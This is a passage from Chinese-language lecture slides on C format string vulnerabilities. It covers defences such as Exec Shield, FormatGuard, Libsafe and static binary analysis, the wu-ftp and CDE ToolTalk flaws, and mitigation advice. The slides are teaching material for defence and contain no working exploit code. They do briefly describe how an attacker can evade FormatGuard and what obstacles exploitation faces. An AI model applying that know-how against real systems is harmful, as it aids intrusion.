8. mov dword ptr [av], eax
```

包含变参个数的附加参数被插入到第4行。

一个汇编语言指令的例子，这是第6行调用**average()**函数所需生成的指令，以便处理修改后的变参函数实现。



## Exec Shield

- Exec Shield的开发者是Arjan van de Ven和Ingo Molnar，这是一种针对Linux IA-32的、基于核心的安全特征。
- 在Red Hat Enterprise Linux V.3及其更新版中， Exec Shield能够对栈、共享库的位置以及程序堆的起点进行随机化处理。
- Exec Shield栈随机化是由核心作为一个执行程序的启动而实现的。
- 栈指针增加一个随机值。这个过程中不会发生浪费内存的情况，因为被忽略的栈区域没有被换页载入。



## FormatGuard - 1

---

- `FormatGuard`通过插入代码实现动态检测，并且拒绝那些参数个数与转换规范所指定个数不匹配的格式化输出函数调用。
- 为了实现检查工作，应用程序必须使用 `FormatGuard`进行重编译。
- `FormatGuard`使用 **GNU C**的预处理器（**CPP**）提取实际的参数个数，然后这个总数被传递给一个安全的包装器函数。



## FormatGuard - 2

---

- 该函数解析格式字符串以确定需要传入多少个参数。
- 如果格式字符串使用的参数大于提供的实参，那么包装器函数将引发一个警报并终止进程。
- 如果攻击者使用的格式字符串能够匹配格式化输出函数的实参个数，那么FormatGuard将不能察觉到这种攻击。
- 攻击者有可能通过创造性地输入一些参数来发动攻击。



## Libsafe - 1

---

- Libsafe 2.0可以阻止企图覆写栈返回地址的格式字符串漏洞和利用。
- 如果发现了这样的攻击，Libsafe将会记录一条警告信息并终止目标进程。
- Libsafe包括这些有漏洞函数的更安全的版本。
- 它的首要任务就是保证这些函数在提供给它的参数的前提下能够安全工作。





## Libsafe - 2

---

- Libsafe就调用原来的函数或者执行功能上相同的代码（例如用`snprintf()`代替`sprintf()`）。
- Libsafe以共享库的形式实现并且先于标准库载入内存。
- 某些函数被重新实现以加上必要的检查。
- 例如：为了加上两个必要的检查，重新实现了格式化输出函数。



## Libsafe - 3

---

- 第一个检查了 %n 对应的参数是否引用了一个栈帧所引用的地址。
- 第二个检查确定参数的初始地址是否和最终地址位于同一栈帧内。



## 静态二进制分析-1

---

- 按照如下标准，可以通过分析二进制映像来发现格式化字符串漏洞：
  - 栈修正是否比最小值还小？
  - 格式化字符串是静态的还是可变的？
- `printf()`函数应该接受最少2个参数：一个格式化字符串和一个参数。
- 如果`printf()`只有一个参数并且该参数可变，那么这个调用也许就表示有可利用的漏洞存在。



## 静态二进制分析-2

---

- 传递给可变参数函数的参数个数可以通过检查函数的参数修正值进行确定。
- 例如:
- 由于栈修正值是4，很明显只有一个参数被传递给了printf()

```
lea    eax, [ebp+10h]  
push  eax  
call  printf  
add   esp, 4
```



# 目录

---

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



# 著名的漏洞: Wu-ftp

---

- 华盛顿大学FTP daemon (wu-ftp)是一个非常著名的FTP服务器，支持许多Linux和其他UNIX操作系统。
- 在wu-ftp 2. 6 . 1 之前版本的insite\_exec()函数中存在一个格式字符串漏洞。
- wu-ftp的漏洞是一个典型的格式字符串漏洞，在那里用户的输入与Site Exec命令行功能中的格式化输出函数的格式字符串不匹配。



# CDE ToolTalk

---

- 通用桌面环境（**CDE**）是一个运行在**Linux**和**UNIX**操作系统上的集成图形用户界面。
- CDE ToolTalk**则是一个消息中介系统，为应用程序彼此之间进行跨主机和跨平台的通信提供了一个架构。
- 在所有版本的**CDE ToolTalk RPC**数据库服务器上都存在一个可被远程利用的格式字符串漏洞。



# 目录

---

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结





## 总结 - 1

---

- 对于**C99**标准格式化输出函数的不当使用可能会导致从信息漏洞乃至执行任意代码的利用。
- 格式字符串漏洞相对容易发现并被改正（例如使用**GCC**中的**-Wformat-nonliteral**选项）。
- 格式字符串漏洞比简单的缓冲区溢出更难利用，因为它需要同步多个指针和计数器。



## 总结-2

---


- 攻击者必须对“用于查看任意位置的内存”的参数指针以及输出计数器保持追踪。
- 如果将被查看或覆写的内存地址包含空字节的话，对于利用来说可能是一个不可逾越的障碍。
- 因为格式字符串是一个“字符串”，所以当遇到第一个空字节时格式化输出函数即会退出。



## 总结- 3

---

- 在Visual C++ .NET的默认配置中，将栈放在低位内存（例如0x00hhhhh）。
- 这些地址较难遭受用基于字符串操作的攻击。
- 为了消除格式字符串漏洞，推荐在可能的情况下使用*iostream*代替*stdio*，在没有条件的情况下则尽量使用静态格式字符串。
- 当需要动态字符串的时候，最关键的是不要将来自非信任源的输入合并到格式字符串中。



谢谢大家!